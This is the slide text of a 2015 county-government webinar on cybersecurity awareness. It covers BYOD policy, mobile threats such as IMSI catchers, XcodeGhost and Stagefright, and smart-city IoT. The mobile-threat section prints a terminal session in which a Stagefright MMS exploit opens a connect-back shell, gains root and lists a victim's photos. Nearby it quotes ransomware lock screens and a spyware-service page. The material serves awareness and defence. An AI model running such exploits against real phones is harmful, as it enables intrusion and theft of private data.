

National Cyber Security Awareness Month

Week Three:

Connected Communities: Staying Protected
While Always Connected

Webinar Recording and Evaluation Survey

- This webinar is being recorded and will be made available online to view later
 - Recording will also be available at www.naco.org/webinars
- After the webinar, you will receive a notice asking you to complete a webinar evaluation survey. Thank you in advance for completing the webinar evaluation survey. Your feedback is important to us.


Tips for viewing this webinar:

- The questions box and buttons are on the right side of the webinar window.
- This box can collapse so that you can better view the presentation. To unhide the box, click the arrows on the top left corner of the panel.
- If you are having technical difficulties, please send us a message via the questions box on your right. Our organizer will reply to you privately and help resolve the issue.

Today's Speakers



Mr. Dan Hoffman
Chief Innovation Officer
Montgomery County, MD



Mr. David Whicker
Chief Information Officer
Rockingham County, NC



Mr. Scott Scheferman
Solutions Architect
FireEye

Rockingham County Cyber Security Awareness

Cyber Security Awareness in Rockingham County



Rockingham
County NC

YOU'RE IN A GOOD PLACE

**WHEN PERSONAL & BUSINESS RELATED
MOBILITY COLLIDE, SOMEONE MUST DECIDE.**

Presenter: David L. Whicker
Chief Information Officer
Rockingham county Government, North Carolina



Rockingham
County **NC**

YOU'RE IN A GOOD PLACE

CYBER SECURITY IS EVERYONES RESPONSIBILITY

QUESTION: How would you rate your personal awareness as it relates to Cyber threats, security, protection, what to do if an incident occurs?



I want **YOU**
to protect your
devices and data

ORGANIZATION = responsible for the stewardship/protection of information assets.

PERSONAL = responsible for the safety/protection of your online use, your children's, your parents, and other private dealings

It's not 1989. The excuse "I'm not good with computers" is no longer acceptable.



Mobility & Cybersecurity

- Mobile (smartphone, tablet, laptop, etc.) – any device used for business/personal computing in lieu of traditional desktop setting
- It's everywhere/surpassed traditional computer use

TWO ASPECTS = Business & Personal



Business/Organization


- We have to protect, prevent, educate, eliminate
 - Where do we draw the line?

BYOD

Advantages/Disadvantages – Key Points

- Policy/Procedure
- Software/Setting capability –encryption/wipe
- Segmentation
- Passwords/timeouts/local storage

Personal

- Educate YOURSELF!
 - Basic protection
 - Be careful what you install/apps
 - Social Media
 - Be careful what you let in
 - Use software available –
wipe/encrypt/locate/control
- 



Rockingham
County **NC**

YOU'RE IN A GOOD PLACE

WHAT WE ARE DOING IN ROCKINGHAM

OCTOBER IS NATIONAL CYBER SECURITY AWARENESS MONTH! (NCSAM)

National Cyber Security Awareness Month (NCSAM) – celebrated every October - was created as a collaborative effort between government and industry to ensure every American has the resources they need to stay safer and more secure online.

Resolution supporting this for Rockingham County as we did last year in October – National Cyber Security Awareness Month in Rockingham County.

Our Shared Responsibility



National Cyber Security
Awareness Month



▼ Cybersecurity

Cybersecurity Community Portal

Cybersecurity Training & Events -
October 2015

National Cybersecurity Awareness
Month (NCSAM)

Cybersecurity Community Portal

The County has the responsibility of protecting both physical and logical access to information systems that house citizens historical, private, and public information.

With the Cybersecurity threats are ever present to both private and public sector organizations alike. Therefore it is imperative that the County engage in partnerships within not only our own community, but with other states, counties, local governments and partners as well. With that being said, we have began taking several steps toward strengthening our Cybersecurity posture as a local government but also understand the importance of providing information and resources that can be utilized by our employees, citizens, school system, and other government agencies to assist in our ongoing efforts.

Resources for Citizens

[Protecting Personal Information](#)

[Helpful Cyber Security Tips](#)

[Resources for Parents](#) - a site developed by Cox Communications that encourages safe and healthy behavior in the digital world. This site provides valuable tools and information that will empower parents and/or caregivers to protect loved ones while gaining the most out of information technology. You can also see news coverage and video with [John Walsh here](#)

REPORTING INCIDENTS & FILING COMPLAINTS

[File a Cyber Related Incident with the United States Computer Emergency Readiness Team \(US-CERT\)](#)

[Federal Trade Commission](#) - File a Formal Complaint in regards to identify theft, scams, telemarketing, text, Spam, online shopping, education related, credit and debt, and more

The Cyberterrorism Defense Initiative – Training Courses

Hosted By: Rockingham County Government, North Carolina

Date: October 19-23, 2015

The Cyberterrorism Defense Initiative, a training program within the University of Arkansas' Criminal Justice Institute, is coming to your area to provide U.S. Department of Homeland Security (DHS)-certified cyberterrorism training courses at no cost to qualified individuals.

THIS IS A BIG DEAL FOR SEVERAL RESONS

RESOURCES & MATERIALS:

www.MyRockinghamCountyNC.com

David Whicker, Chief Information Officer

Rockingham County, North Carolina

Phone (Single Reach): 336.342.8359

dw@myrockinghamcountync.com

www.MyRockinghamCountyNC.com

www.DavidWhicker.com



Rockingham
County NC

WHOAMI

scott.scheferman@fireeye.com
Solutions architect



WHAT'S ON THE MENU?

- Mobile - Endpoints are Endpoints

- IMSI Catchers (aka Stingrays)



- HEY SIRI / OK GOOGLE



- Mobile Ransomware



- X-Code Ghost



- AirDrop Vulnerability



- Xinyinhe



- Kemoge



- STAGEFRIGHT



- What can you Do?

Nought from the Greeks towards me hath sped well.
So now I find that ancient proverb true,
Foes' gifts are no gifts: profit bring they none.

—SOPHOCLES (496 - 406 BC), IN AJAX



IMSI Catchers Everywhere



Only going to get worse...
(lower barriers to entry in terms of both cost and NSA-grade toolsets)

WHAT CAN YOU DO ABOUT IMSI DETECTORS?

There is an App for that (for Android):

<https://secupwn.github.io/Android-IMSI-Catcher-Detector/>

On iPhone watch for cell service downgrades, especially in dense urban areas where you normally see 5 bars and 4G.


Minimize sensitive communications in situations with high pretext for Stingrays (parades, marches, protests, conferences, convention centers, high-end hotels, etc.)

"HEY, SIRI" AND "OK GOOGLE" ATTACKS OVER WIRELESS RADIO

Possible up to 16 feet
away in car/van or 6 feet
away with a backpack

Replays 'home button'
press Works on either
platform, iOS or
Android

Point to StageFright
.mp3/.mp4 file?



MOBILE RANSOMWARE

Внимание Ваш телефон заблокирован!

Устройство просматривает детскую порнографию

Диагностика

1. Найдите ближайшую полицейскую станцию

2. Внесите 100 евро

3. Внесите 100 евро

4. Внесите 100 евро

Не заходите на сайт

После поступления денег на счет

разблокируем ваш телефон

В СЛУЧАЕ НЕ УДАЧИ

ВСЕ ДАННЫЕ

7:00

Tuesday

Hacked by Ole

device YOU MUST

code by 10

this(Money)

PaySa

ATTENTION

Votre téléphone est bloqué pour

suivantes.

Toutes les opérations effectuées à par

enregistrées

Tous vos fichiers sont

Vous êtes accusé de visualisation/stockage et/ou

caractère pornographique interdit (Pornographie)

avez violé la Déclaration universelle de la

pornographie juvénile et accusé d'un crime con

pénal de la République Française.

L'article 161 du Code pénal de la République Fra

d'incarcération allant de 5 à 11 ans.

En outre Vous êtes soupçonné d'avoir violé le "D

(chargement de la musique piratée, vidéo et du

distribution du contenu se trouvant sous la prot

Vous êtes soupçonné d'avoir violé l'article 148

Française.

L'article 148 du Code pénal de la République Fra

amende de 150 à 550 unités de base ou une incar

Un accès non autorisé à l'information et à l'info

trouvant dans le réseau Internet est exercé à partir

Android Defender

Limited time SALE! Save 30%

Lifetime License \$129.95 \$99.98

✓ Premium support \$9.99

Total: 99.98 \$

Enter your credit card info and

details below. Software will

activated instantly after pay

VISA MasterCard

Secure Purchase

xonix

BaDoink

Not Going Away - Will only get more targeted

XCODE GHOST



We discovered over 3600 different Apps in the App Store, using Dynamic Analysis

Nearly 1000 are *still active* in the App Store!

A-typical vector using poisoned versions of xCode that developers downloaded to develop their apps on

Affected tons of popular apps like WeChat (500m users) and even Angry Birds



AIRDROP



Attacker can force an enterprise-signed app to be installed onto victim's phone in airdrop range

Can be used to install weaponized fake iOS apps like those discovered in the Hacking Team data dump

Demo: <https://youtu.be/j3JODDmk2Hs?t=38s>

Patched in iOS 9.0.x (and El Capitan for OS X)



Xinyinhe



Full Control of Android Device

Spreading Worldwide

\$100M Chinese company

Over 300 malicious Apps including Amazon

308 different phone models / 26 countries

Kemoge



Found installed on many common apps like Calculator, Talking Tom, Assistive Touch, etc.

Victims in 20 Different Countries

Bundled with 8 Different Root Exploits to completely compromise nearly any Android phone

Likely Chinese authors, or at the least, controlled by Chinese Attackers

STAGEFRIGHT!

way too easy....



```
dev:0:~/stagefright/exploiting$ ./exploit-mms.py 5123331337
[*] Read nasty video - 2024901 bytes
[*] Starting connect back listener ...
[*] Sending specially crafted MMS id:000000 ...
[*] Received connection from the target device! Dropping to shell...
sh: No controlling tty (open /dev/tty: No such device or address)
sh: Can't find tty file descriptor
sh: warning: won't have full job control
media@android:/ $ id
uid=1013(media) gid=1005(audio) groups=1006(camera),1026(drmrpg),3001(net_bt_admin),3002(net_bt),3003(inet),3007(net_bwacct)
media@android:/ $ /data/local/tmp/x
id
uid=0(root) gid=0(root)
cd /sdcard/DCIM/Camera
ls -l
-rw-rw-r-- root      sdcard_rw  1753715 2015-07-23 00:46 IMG_20150722_194649.jpg
-rw-rw-r-- root      sdcard_rw  1726195 2015-07-23 01:01 IMG_20150722_200137.jpg
exit
media@android:/ $ exit
```

STAGEFRIGHT



Original vector: MMS to the victim

Victim phone screen can be on or locked

New vectors via webpage hosting a malformed mm file

Or via inside of any Android app that uses mm files

Allowing bad guys to:

Hack millions of Android devices, without even knowing their
phone numbers or spending a penny

Steal Massive Amount of data

Build a botnet network of hacked Android devices

Spy on spouses, law enforcement, enemies of the state

<http://thehackernews.com/2015/07/how-to-hack-android-phone.html>

<http://blog.trendmicro.com/trendlabs-security-intelligence/mms-not-the-only-attack-vector-for-stagefright/>

STAGEFRIGHT AS A SERVICE...

hxxp://www.spyphone-online.com



Innovative online technology - Spy any smartphone with our keylogger.

Welcome to **Spy Phone**-Online software!

You have in front of you the best software to **spy SMS messages**. You probably wonder how it is possible that these types of application working?! After all it isn't not possible!

Spyphone-online uses for a long time recently published by Google experts critical hole called **Stagefright** - just send special MMS message on victim's smartphone and sending back data to our servers. More info about that available [here](#).

Our **keylogger for Adroid and iOS** is NOW available online for FREE to 14 August without sharing on Facebook!

How to use? Enter phone number with calling code country, e.g: +1 566 768 1123 and click "Connect".

enter phone number

example: +1 556 768 112

status

waiting

Connect

Registrant

59053
Roubaix Cedex 1
FR
+33.899498765
OwO

Administrative Contact

Roubaix Cedex 1
FR
+33.899498765

Technical Contact

Jotel Marcin
Roubaix Cedex 1
FR
+33.899498765

STAGEFRIGHT 2.0!



StageFright affected versions of Android OS between 2.2 and 4, and has been patched to some degree by carriers

But! **Version 2.0 affects devices running Android 5.0 and above!**

All it takes is previewing a .MP3 or .MP4 file.

4 Main Vectors:

- 1) Spearphish or Web Ad Campaign
- 2) A malicious App that contains evil .MP3/.MP4
- 3) On WIFI, inject evil .MP3/.MP4 into http session
- 4) Inject via GSM IMSI catchers?

To Check if you are Vulnerable:

<https://play.google.com/store/apps/details?id=com.zimperium.stagefrightdetector&hl=en>

WHAT CAN YOU DO?

Never click on suspicious links from emails/SMS/websites/advertisements

Don't install apps outside the official app stores

Minimize bluetooth and WIFI activity, and monitor for cell tower down-grades in dense metro areas (IMSI catchers)

Keep Android and iOS devices updated to avoid being rooted by public known bugs. (Upgrading to the latest version of OS will provide some security, but it does not guarantee that you will remain protected.)

Make certain you are not vulnerable to StageFright 1.0 or 2.0!

To detect and defend against such attacks, we advise our customers to deploy a mobile security solution such as FireEye MTP *to gain visibility into threats in their user base, and proactively hunt down devices that have been compromised.*

Realize that most mobile attacks now are 'wide net' attacks on certain demographics or geography, but per-person targeting will be the 'new new' in attacking the mobile platform in order to gain access to the Enterprise



When it's in your home: A resident's perspective on smart cities

Dan Hoffman
Chief Innovation Officer
Montgomery County, MD
@mocodanhoffman



The Thingstute



The Testbed



The Big Picture



Applications
built on IoT

Applications
built on IoT



Applications
built on IoT

Applications
built on IoT

Open and Interoperable Platform


Proprietary platform
conforming to industry
standard

Proprietary platform
conforming to industry
standard

Proprietary platform
conforming to industry
standard

Open platform
conforming to industry
standard

Diverse forms
of connectivity



Public Sector
Apps built on
the IoT.

Identify
existing open
standards and
protocols that
will allow
varying
devices to
share their
data securely.

A diverse
ecosystem of
IoT products
make up a real
world test
bed. Many use
cases will be
demonstrated.

Stop Smart Meters!

Fighting



- Home
- About
- Donate
- Store
- FAQ
- Why Stop Smart Meters?
- Take Action
- Direct Action
- The Science
- Def
- Bulletins
- Press Releases
- Find a Local Group
- Links
- Brochures
- 57 CA Govts Opposed
- Wireless Warning
- San

The Science



Evidence is accumulating that wireless technologies in general- and the "smart grid" and "smart meters" in particular- are causing serious health problems.

Familiarize yourself with the science, and share this knowledge with your friends, family, neighbors and especially politicians and others who have the ability

Search

Subsc

Meter

Cont

TRY F


info[at

No att

60

Stop Smart Meters!

Fighting for health, privacy, and safety



Home About Donate Store FAQ
Bulletins Press Releases Find a Local G

The Science



Evid
gene
part

Fam
know
espe
(and

marylandsmartmeterawareness.org

New?? Start Here :) The Truth About Smart Meters Do Something! Calendar of Events Submit an Article Submit an Event



Maryland Smart Meter Awareness
education and advocacy working to protect public health

Home About MSMA General Info Resources Smart Meter News Get Involved Contact

You are here: Home



[2015 Bills about Wireless Smart Meters in the Maryland](#)

2015 SAMPLE LETTERS

COMMENTS POPULAR LATEST

Arlene Montemarano: People should realize that we may need you again i...

Mary: Hi there! The button above is for a donation thro...

Ty Ford: got a paypal account?...

Smart Meter Information Consumers Should Know: [...] Maryland Smart Meters Awareness / Richar...



We need education and awareness of what smart community tech is and is NOT.



Smart meters are just the beginning. Connected vehicle manufacturers are now facing their first class action lawsuit.

“defendants have known, their CAN (controller area network) bus-equipped vehicles for years have been (and currently are) susceptible to hacking, and their ECUs cannot detect and stop hacker attacks on the CAN buses. For this reason, defendants’ vehicles are not secure, and are therefore not safe”



The Big Picture



Applications
built on IoT

Applications
built on IoT



Applications
built on IoT

Applications
built on IoT



Public Sector
Apps built on
the IoT.

Open and Interoperable Platform

Identify
existing open
standards and
protocols that
will allow
varying
devices to
share their
data securely.


Proprietary platform
conforming to industry
standard

Proprietary platform
conforming to industry
standard

Proprietary platform
conforming to industry
standard

Open platform
conforming to industry
standard

Diverse forms
of connectivity



A diverse
ecosystem of
IoT products
make up a real
world test
bed. Many use
cases will be
demonstrated.

Pilot – Prototype – Proof of Concept

- Create testbeds and opportunities for companies to demonstrate smart community technologies in a real world environment
- Share information and collaborate across jurisdictions and communities
- Industry must be involved to empower researchers and testbeds
- Bring policymakers and communities to the testbed. Make it real. Put a face on the issue.



Contact

Dan Hoffman

Chief Innovation Officer, Montgomery County, MD

Daniel.hoffman@montgomerycountymd.gov

@mocodanhoffman



Q&A



You may ask a question using the questions box on the right side of the webinar window.

Contact Information

Jerryl Guy, MS, MCSE, CISSP

IT Manager, NACo

Email: jguy@naco.org

Phone: (202) 942-4229